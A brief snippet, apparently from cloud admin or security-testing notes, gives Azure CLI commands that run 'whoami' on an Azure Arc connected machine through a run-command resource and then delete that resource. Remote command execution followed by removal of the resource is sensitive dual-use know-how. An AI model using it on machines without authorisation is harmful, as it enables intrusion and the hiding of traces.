az connectedmachine run-command create --resource-group <rg> --machine-name <NAME> --run-command-name 'name-command' --script 'whoami' --location <location>
This will create a new resource called “name-command”
Delete command resource:
az connectedmachine run-command delete \
  --resource-group $RG \
  --machine-name $MACHINE \
  --run-command-name $CMD_NAME --yes